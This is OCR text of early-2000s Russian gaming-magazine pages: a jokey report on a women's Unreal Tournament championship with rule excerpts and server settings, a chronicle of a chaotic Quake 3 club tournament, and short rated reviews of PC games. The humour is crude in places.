Девчонки способны на многое. Они могут быть такими лапочками, что ты, не задумываясь, потратишь последний стольник на плюшевого медведя для нее. А могут быть такими стервами, что если бы под рукой оказалась веревка с мылом, ты бы уже 137 раз повесился. А если бы еще в кармане нашелся образец ее почерка для имитации предсмертной записки, повесил бы лучше свою «лапочку» вместо себя. Они способны пороть полную чушь часами, не останавливаясь и не повторяясь, и мы им это позволяем. Они способны тратить на тряпки и косметику такие деньги, на которые уже давно можно было бы апгрейдить твой комп, и мы это позволяем. Они способны у тебя на глазах флиртовать с твоим лучшим другом, а потом ревновать тебя к каждому фонарному столбу, и мы им это тоже позволяем. Да что там говорить – мы им позволяем все. Есть только одна вещь, которую мы никогда, ни за что не позволим сделать девчонке. Мы не позволим ей обыграть себя в Квейк.

(Забегая вперед, скажу: оказывается, на это они тоже способны.)



А причем тут Квейк?

Ну, не в Квейк, так в Анрыл, какая разница? Почему именно Анрыл? Да потому что в этой статье пойдет речь о первом официальном турнире по Unreal Tournament среди женщин. Организаторами чемпионата была сеть игровых клубов «Полигон» и журнал Hard & Soft. В «Полигоне», собственно говоря, все это девчачье безобразие и происходило. Хотя слово «безобразие» я употребил зря - на самом деле все получилось очень круто. Во-первых, порадовала организация турнира. Для воинствующих анрильщиц отвели отдельный VIP-зал, таким образом, им не мешал многочисленный народ, который за стенкой в общем зале отрывался в Каунтер Страйк, Кваку и прочие покемоны. Правила и все остальные регламентации были устаканены заранее. Когда я попросил одного из админов «в двух словах» описать правила турнира, мне была выдана нехилая стопка листов из пятнадцати, где в деталях описывался каждый нюанс проведения чемпионата.

Сами матчи проводились, что называется, без сучка и задоринки. Учитывалось все, вплоть до проветривания помещения, ради чего участниц и немногочисленных зрителей периодически выводили из зала. Но несмотря на титанические усилия организаторов, некоторые девушки остались недовольны обстановкой, которая царила в помещении во время турнира. Кому-то очень мешали вспышки фотоаппаратов, из-за чего в представителей прессы то и дело летели угрозы физической расправы. Должен тебе признаться, когда такая амазонка, сутки напролет оттачивающая реакцию в поединках, обещает после турнира оторвать тебе... э-э-э... ну, скажем, обещает оставить твою маму без внуков, лишний раз подумаешь, что тебе дороже: фотка в красивом ракурсе или возможность продолжения рода. Другие возмущались, что уборщица чуть не выбросила их любимые мятые салфетки для протирания мыши, без которых грызуну не хватает тех самых 10-15 dpi, так необходимых для победы. Женщины! Что тут поделаешь?

Женщины — это не только ценный мех!

Кстати, о женщинах. Интересно было понаблюдать, как эти хрупкие создания, которые обычно при виде компьютера страдальчески закатывают глаза, здесь гоняют по картам UT с пушками наперевес и мочат друг друга (не женское какое-то слово, но все так и было) еще похлеще чем мужики. Кто-то играет мол-





Официальный регламент турнира по игре Unreal Tournament среди девушек (небольшие выдержки из большого документа)

Турнир проводится по дисциплине «дуэли» (игры 1 на 1).

Участие в турнире бесплатное.

К участию в турнире допускаются предварительно зарегистрировавшиеся игроки женского пола. При регистрации каждая участница должна указать свой ник.

Турнир проводится по схеме «full double elimination» с количеством участниц – 32.

Перед каждым туром проводится случайное распределение пар участниц, играющих в этом туре.

Соперницы играют до двух побед. Карта, на которой играется первая игра, выбирается одной из двух участниц (кем именно – определяется по жребию). Карта, на которой играется вторая игра – другой участницей.

Разрешенными к играм в рамках турнира считаются следующие три карты: Agony, Codex, Malevolence.



На всех клиентских машинах должны писаться демо-файлы. Участницы имеют право забирать свои демки.


На подготовку к матчу участницам дается не более 15 минут (включая настройку мыши, наушников, Windows, самого UT, разминку).


На турнире запрещается громкое употребление нецензурных выражений.



ча, стиснув зубы. Кто-то исторгает потоки комментариев, острот, наездов - да и просто междометий типа «Ой, ё-ё-ё...!» За спиной у кого-то, наклонившись над ухом, стоит бойфренд и подсказывает «Направо, направо! Теперь налево – ныкайся! А черт, стреляй! Уходи, уходи! Да уходи же!». Короче, у каждой свой неповторимый стиль игры. Смотрится, кстати, довольно непривычно и любопытно - столько девушек сразу занимаются нашим любимым «чиста-пацанским» делом. Доктор Добрянский, который ездил на чемпионат в качестве фотокорреспондента, сначала не мог поверить своим глазам. Когда накануне я ему сказал, куда мы собираемся ехать, Док долго смеялся, маниакально сверкал гла-







Настройки сервера

Все игры турнира должны проводиться при следующих настройках сервера: Duel/Tourney Mod v.1.03 (No redeemer, no invisibility, no amplifier, no enemy identification). Duel Tourney Mod – последняя на день проведения турнира версия. Страница, с которой можно скачать мод: http://ttm.polosatiy.com/dl_rus.html.

Timelimit=15
Fraglimit=0
Weaponstay=Off
Gamespeed=110%
Air acceleration=35%
Hardcore
Force Respawn=True
Human Models Only=True
Allow Powerups Usage Info=True
Damage Sounds Style=Hittones
Count Damage=True
Self Damage Sounds=False
UT версии 4.36

Допускаются только скины и модели из UT версии 4.36. В настройках сервера включен флаг Human Models Only (все нестандартные модели будут заменены на Male1).



зами и подозрительно витал в каких-то своих извращенных мыслях. Потом обвешался большими батарейками (для цифровухи), как Рембо - ручными гранатами, и в сладком предвкушении поехал «щелкать геймерш».

Я знаю, что многих интересует вопрос: какие они – северные олени, тьфу, то есть девушки-геймеры. Ну-у, на скриншотах почти все видно. А мои личные впечатления - обычные девчонки, такие, как все, только непривычно слышать от них геймерский сленг и видеть, как они сосредоточенно настраивают UT или чистят мышь перед боем. Есть симпатичные, есть обыкновенные. Мысль о том, что в компьютерные игры играют только те подруги, у которых в риал-лайф ничего не получается, - полный бред (как, кстати, и аналогичная идея про геймеров мужского пола).

С другой стороны, на этом турнире я увидел не капризных, боящихся компьютера ламерш (ламериц?), у которых от раскладки WASD ломаются длинные ногти, а прицел бесцельно блуждает по экрану. Я увидел настоящих игроков, которые тренируются, много тренируются, и порвут без шансов подавляющее большинство непрофессиональных геймеров-парней. Тем более что турнир был вполне серьезным. Как-никак, главный приз - комплект акустики Defender. Правда, вместо заявленных 32 участниц, на турнире играли всего семеро девушек. Зато они показали вполне неплохой уровень игры. Запомни эти имена, может быть через год-другой они будут так же известны, как Polosatiy, Power, Devil или Satan.

Baby Death
Bogomol
Danish
Eva
Nata
Vera
Ray




Вперед, к победе феминизма!

В итоге все прошло, как и было задумано. Победительницей турнира стала Baby Death, с чем мы ее и поздравляем. Мы с организатором турнира Генри Шеппардом и коллегами из Hard & Soft выпили коньяка за дружбу и процветание. Короче, все остались довольны и разъехались в приподнятом настроении.

Эмансипация в мире компьютерных игр, похоже, все-таки победила.




С 1 АПРЕЛЯ НА
MTV
БZ
ВОЗРАСТА



Хроника одного КУЗ турнира

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Мне очень часто говорят (пишут, показывают жестами, телепатируют) что работа редактора игрового раздела – это даже и не работа вовсе, а так – безбашенно-геймерский оттяг нон-стоп, за который еще и деньги платят. Ну еще бы: играешь в самые свежие игры, потом высказываешь о них свое мнение, которое выслушивает не только твой приятель с кислой физиономией (да я эту гамесу уже шесть раз до конца проходил!) или твоя подружка (да, да, БФГ – это наверное круто... давай лучше пойдем мне новую тушь выбирать?), но и еще человек пятьдесят... тысяч. Меня все время тянет разуверить невольных завистников и рассказать им про все тяготы профессии, например, про ночи перед сдачей номера, проведенные в запарке, по уровню геморроидальной замороченности сравнимые только с ночью перед вступительными экзаменами. Или про необходимость время от времени мотаться на презентации и чемпы, вылезая ради этого из теплой постели, оставив там горячую фотомодель и ледяное Мартини. Ну хорошо, хорошо, скажу по-другому. Отрывать свою задницу от табуретки на кухне, оставив там недопитое пиво и кореша мордой в салате.

Поехали!

Так было и в то хмурое воскресное утро. Я отправился по редакционному заданию в неизвестный мне до этого клуб на турнир «то ли по Кваке, то ли по CS». Талый снег, желтая стена, большое количество граффити вокруг черной металлической двери, узкий коридор, небольшой полутемный зал с рядами компьютеров. Вроде добрались. Народу много, все шумят, и это плохо. Зато админ, довольно доброжелательный для такого рода занятий чел :) по имени Юстас Ыкс, совмещает админство с... диджейством. Удобно расположившись за пультом... то есть за клавой главного сервака, он успевает проводить моментальный troubleshooting, отвечать на FAQs и




Война – это вам не игрушки! (как говорил чей-то дедушка)

ставить вполне терпимый музон. А за его спиной – о да! – стоит прозрачный холодильник с пи… нет, не с пивом, к сожалению, а всего лишь с газировкой.

Ну что, мы не опоздали? Турнир еще не начался? Ах, еще даже не определен список участников… Странно, вроде приехали на





полчаса позже заявленного времени начала чемпа… Что-то мне это перестает нравиться… Может, опустить этот клуб в своем репортаже? Черт, и пива, как назло, нет.

Тут передо мной, как по волшебству, возникает боттл до боли знакомого коричневого пластика. Стаканов не нашлось, извини, но ведь это и не важно?

Наплевать на стаканы, пожалуй, клуб я опускать не буду…

Играем

Организация турнира бьет все рекорды по раздолбайству.

Ну че, народ, кто хочет в Кваку поиграть? Полное молчание, да народ и не слышит, народ в наушниках… Гоняет в КаунтерСтрайк.

Ну че, народ… на деньги! Первые любопытные взгляды, будущие чемпионы начинают стекаться к столу админа.

Значит так, играем дуэль, карты любые, выбирайте сами. Взнос с игрока – 75 рублей. Победитель получает половину всего выигрышного фонда (сумма взносов всех участников). Около стола админа – явное возбуждение.

В это время мне кто-то объясняет: да мы этот Ку3 сегодня утром в палатке у метро купили, только что заинсталили. Да тут некоторые участники вообще первый раз в жизни в Квейк по сети играют. Остальные недалеко ушли. Просто Куки себе бабла на пивко собирает…

Куки? Это интересно. Оказывается, в чемпе принимает участие знаменитый Cookie, один из лучших бойцов России. Кто станет победителем и возьмет эти несчастные 400 с чем-то рублей – понятно всем, кроме тех, кто впервые слышит ник Cookie. А такие среди играющих тоже есть.


У стола админа слышны голоса – да мне пофиг, на какой карте играть, я все равно их не знаю… Cookie молча разминается, предвкушая быстрый и приятный сеанс «избиения младенцев».

Ну вот, собственно…

Как проходил сам турнир, и кто в итоге стал победителем, можно не рассказывать. Все и так понятно. Кто-то после первого боя, проиграв со счетом 1:13, потерял интерес к чемпу и поехал домой, кто-то застрял в туалете и не мог оттуда выйти, пока общими усилиями администрации клуба, отвертки и какой-то матери его оттуда не извлекли… В общем, все остались довольны. У меня кончилось пиво, и я пошел в ближайший магазин за продолжением, но по дороге встретил «подругу детства» и в клуб больше не вернулся. Хотя продолжение все-таки было, но это уже совсем другая история…



Редакция благодарит клуб «Мишень» (Москва, Ярославское шоссе, 126а) за помощь в подготовке материала и особенно – за халявное пиво :).

АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@XAKEP.RU)


Урожденная **3D Scooter Racing**
Жанр Гонки на самокатах
Похожесть X-Scooter, TrickStyle
Мать/отец Pantera Entertainment
Требует P233(PII300), 32(64), 3D
Групповуха Обломись
Описуха Оказывается, есть такой жанр! Причем это, похоже, самый отстойный его представитель. Количество видов самокатов в игре равно... хм... одному, графику не видно за непроглядным туманом... Физика пошла отдыхать, потому что ее стошнило при виде самокатера, который падает с приклеенным к ногам самокатом. В общем, давить. Этому Скутеру уже никакая рыба не поможет.

Приговор **ЛАЖА**

Урожденная **Шторм**
Жанр Action, Simulator
Похожесть Freespace
Мать/отец MAD'ия/Бука
Требует PII266(PIII600), 64(128), 3D
Групповуха LAN, инет
Описуха Летаем на различных аппаратах в серии линейных (ну, почти линейных) миссий. Ничего нового в концепте игры нет, но! Графика и эффекты просто великолепны. Геймплей безупречен. Физика летательных аппаратов впечатляет. А самое главное: атмосфера, та самая изюминка, отсутствие которой может испортить даже очень хорошую игру, здесь чувствуется с первых минут.


Приговор **РУЛЕЗ!**




Урожденная **Adventure Pinball: Forgotten Island**
Жанр Жуткий стеб над пинболом
Похожесть 3D Ultra Pinball
Мать/отец Digital Extremes/Electronic Arts
Требует PII266(PIII600), 32(128), (3D)
Групповуха 4 человека по очереди
Описуха Пинбол - это такой игральный автомат, где ты управляешь всякими загогулинами, чтобы закатить шарик в разные бонус-зоны. Еще это игра в стандартном комплекте Windows. А еще... это приключенческая гамеса с сюжетом (!) на движке Unreal (!!) в мире парка Юрского периода (!!!).

Приговор **ХОРОШО**








Урожденная **Arabian Nights**
Жанр TPS
Похожесть Prince of Persia 3D
Мать/отец Silmarils/VisiWare
Требует P200(PII300), 32(64), 3D
Групповуха Обломись
Описуха Классика жанра. Гибрид Принца Персии и Лары Крофт. Прыгучий герой с большим мечом и простеньким набором заклинаний, плавающая камера, куча врагов, дверей и кнопочек, принцесса, которую надо в конце спасти, злобный визирь, которого надо поиметь... или это принцессу надо поиметь? Не помню...


Приговор **СРЕДНЕ**




Урожденная **Art Is Dead**
Жанр Виртуальный тир
Похожесть Moorhuhn 2
Мать/отец Small Rockets/Real Games
Требует P100(P233), 16(32)
Групповуха Hot Seat
Описуха Башнесрывательный маразм. Как тебе идея пострелять по картинам Рубенса, или, скажем, Да Винчи, причем не просто пострелять, а по лицам, будь деликатное у кого-нибудь из классических персонажей? Эта игра - полный идиотизм. Есть намек на зачатки сюжета, но он тут для галочки. Суть игры - художественная деструкция высшей квинтэссенции. Короче, постреляешь - поймешь, о чем я.

Приговор **ХОРОШО**




Урожденная **Battle of The Youstrass**
Жанр TBS/RPG
Похожесть Icarus
Мать/отец Team Darkland/ Shareware Promotions
Требует 486(P133), 8(16)
Групповуха обломись
Описуха Одно слово: АНИМЕ. Достаточно? Нет? Тогда посмотри на системные требования. Как, и этого мало? Ладно, я расскажу тебе, что это такое, только не говори, что я тебя не предупреждал. Представь первый Warcraft, перенеси в него первый Mortal Kombat, убери оттуда все, что было там хорошего и вставь... правильно, аниме. Ну вот, приблизительно так...


Приговор **ЛАЖА**



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!


Урожденная **Boorp's Balls**
Жанр Логическая игра
Похожесть Tetris, Lines и т. п.
Мать/отец Xpiral/Real Games
Требует P200(P200), 16(32)
Групповуха На одном компьютере
Описуха Возможно, в это будут скоро играть скучающие секретарши в пыльных офисах, стерев нафиг осточертевшие «Косынки» и «Шарики». Игруха не напрягает, даже наоборот (что очень важно для секретарш), а суть остается прежней - извращайся с шариками, так чтобы они исчезали, и зарабатывай очки. Только здесь это выглядит симпатичней, да и юмора побольше.





Приговор **СРЕДНЕ**





Урожденная **Chicken Run**
Жанр Зоофильская аркада
Похожесть Wet, Ibiza Babewatch
Мать/отец Red Fire Soft
Требует P166(P233), 16(32), 3D
Групповуха обломись
Описуха А чего, прикольно! Комиксообразная игра, единственной целью которой является поиск и... отпендюривание куриц. Да, забыл сказать, играем мы за, извините, петуха. Ну и что? У петухов тоже бывают свои радости. Например, оплодотворить грудастую наседку в кожаном костюмчике а ля садо-мазо. Или пострелять в пролетающие мимо презервативы...


Приговор **СРЕДНЕ**





Урожденная **F1 Racing Championship**
Жанр F1 Sim
Похожесть все F1
Мать/отец Video System/Ubi Soft
Требует P266(PII300), 64(128), (3D)
Групповуха LAN, инет
Описуха С одной стороны, в игре реализовано несколько свежих идей, типа боксов, непосредственно из которых мы теперь стартуем. С другой стороны, ничего революционного в настройках машин, самом геймплее и т.д. нет. С третьей, самой неприятной стороны, AI тупит так, что портит все впечатление от игры. Вердикт: строго на любителя.

Приговор **СРЕДНЕ**




Урожденная **Fallout Tactics: Brotherhood of Steel**
Жанр Squad-based tactics
Похожесть Fallout, Jagged Alliance 2
Мать/отец Micro Forte/Interplay
Требует PII300(PIII600), 64(128), (3D)
Групповуха LAN, Инет
Описуха Берем JA2 и, не меняя почти ничего, переносим его в мир Fallout. Графика превосходная, эффекты (например, от зажигательных гранат) надо просто видеть. Оружия - зашибись! Но... При переходе в новый жанр Fallout потерял то, за что его все любили - захватывающий геймплей. Да и догнать лидера жанра - JA2 - тоже не удалось.

Приговор **ХОРОШО**

Урожденная **Hostile Waters**
Жанр Action-strategy
Похожесть Uprising/Battlezone
Мать/отец Rage Games/Interplay
Требует PII266(Athlon1Ghz), 64(1Gb), 3D(GeForce 3)
Групповуха Обломись
Описуха Реальный рулез. Вообще-то, ничего нового: трехмерная стратегия (правда, с возможностью управления во время паузы), плюс режим от первого лица. Мы это видели в Battlezone, но здесь это реализовано просто убойно! Чтобы оценить графику достаточно взглянуть на скрины и... на системные требования. Гигабайт оперативки - нехило, да?


Приговор **РУЛЕЗЗ!**

Урожденная **House of The Dead 2**
Жанр Аркадный тир
Похожесть House of The Dead
Мать/отец Sega Corporation
Требует PII233(PII450), 64(128), (3D)
Групповуха TCP/IP, вдвоем на одном компьютере
Описуха Классический тир, где курсор мышки - это прицел, а в углу счетчик оставшихся в обойме патронов. И враги, враги в количестве 15 килоштук на единицу времени и экранного пространства. Сделано добротно (кстати, клон с консоли). При всей своей тупизне, может затянуть минут на 10.




Приговор **СРЕДНЕ**








Урожденная Icewind Dale: Heart of Winter
Жанр RPG add-on
Похожесть Icewind Dale, Baldur's Gate, Planescape: Torment
Мать/отец Black Isle Studios/Interplay
Требует P233(PII300), 32(128), 3D
Групповуха В ассортименте
Описуха Дополнялка для хардкорных role-playing-геймеров. Для игры тебе понадобится раскаченная партия как минимум 9 уровня из оригинальной ID. Сюжет, правда, не фонтан, но монстров, заклинаний, предметов и, в конечном счете, экспы стало на порядок больше. Чего от аддона и требуется.

Приговор ХОРОШО

Урожденная Journey's End
Жанр RPG
Похожесть LOL2
Мать/отец Bright Light Productions/ Crystal Interactive
Требует P233(PII300), 32(128), 3D
Групповуха В ассортименте
Описуха Я не знаю, может это практическая работа по информатике ученика-двоечника шестого класса? Если так, зачем ее за деньги продавать? Короче, все видно на скринах. Не видно только невероятного количества багов. Например, реплики в диалогах накладываются друг на друга так, что их просто невозможно читать, или возможности проходить сквозь текстуры, или... Короче, отстой глюкавый.

Приговор ЛАЖА



Урожденная Majesty: Northern Expansion
Жанр Majesty add-on
Похожесть хм... Majesty :)
Мать/отец Cyberlore Studios/ Infogrames Interactive
Требует P166(PII266), 32(64)
Групповуха В ассортименте
Описуха Что нового: новый тип ландшафта (снег), новые миссии, несколько новых зданий, типа Magic Bazaar, Sorcerer's Adobe и т. д., куча классных заклинаний, новые возможности и у героев и у монстров. Последние, стати, как и полагается дополнялке, не по-детски покрутели. Играть стало сложнее, играть стало интересней.

Приговор ХОРОШО






Урожденная Normandia
Жанр Wargame/RTS
Похожесть Может, и были лет 10 назад...
Мать/отец LambSoft
Требует P166(P233), 16(32)
Групповуха Вдвоем на одном компе
Описуха По идее, это - варгейм с элементами стратегии в реальном времени. Или наоборот. Понять это точно невозможно - слишком уж... своеобразный геймплей у этой игры. На этом ее оригинальность не ограничивается: где ты еще увидишь новую игруху с графикой антиквариата начала 90-х? Такую еще поискать надо...

Приговор ЛАЖА

Урожденная Offroad
Жанр Внедорожные аркадные гонки
Похожесть Speed Demons
Мать/отец Rage
Требует PII266(PIII600), 64(128), 3D
Групповуха Инет, Split Screen
Описуха Прикол этой игры в том, что несмотря на название, гонки здесь проходят по дорогам! Пусть и не асфальтированным, но свернуть в сторону нельзя! Нормальный offroad, да? :) Все остальное - типичная аркада. Никаких настроек машин, позорный дизайн трасс, нулевая физика, зато быстро, шустро и весело.

Приговор СЛАБО

Урожденная Serious Sam
Жанр FPS
Похожесть KISS: Psycho Circus, Doom
Мать/отец Croteam/ Gathering of Developers
Требует PIII450(Athlon800), 128(256), 3D
Групповуха В ассортименте (есть даже Split Screen!)
Описуха Еще один спинно-мозговой, зубодробительный шутер «без всяких там». Просто шутер. Куча врагов, классическое оружие, линейные уровни - со времен Doom'а концепция не претерпела изменений. Зато как играется! Графика вполне оправдывает системные требования, звук может вогнать в гроб.

Приговор РУЛЕЗ!




ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

Урожденная **Shark!: Hunting the Great White**
Жанр Подводный FPS
Похожесть пока нет
Мать/отец Sunstorm/ Infogrames Interactive
Требует PII300(PIII600), 64(128), 3D
Групповуха Обломись
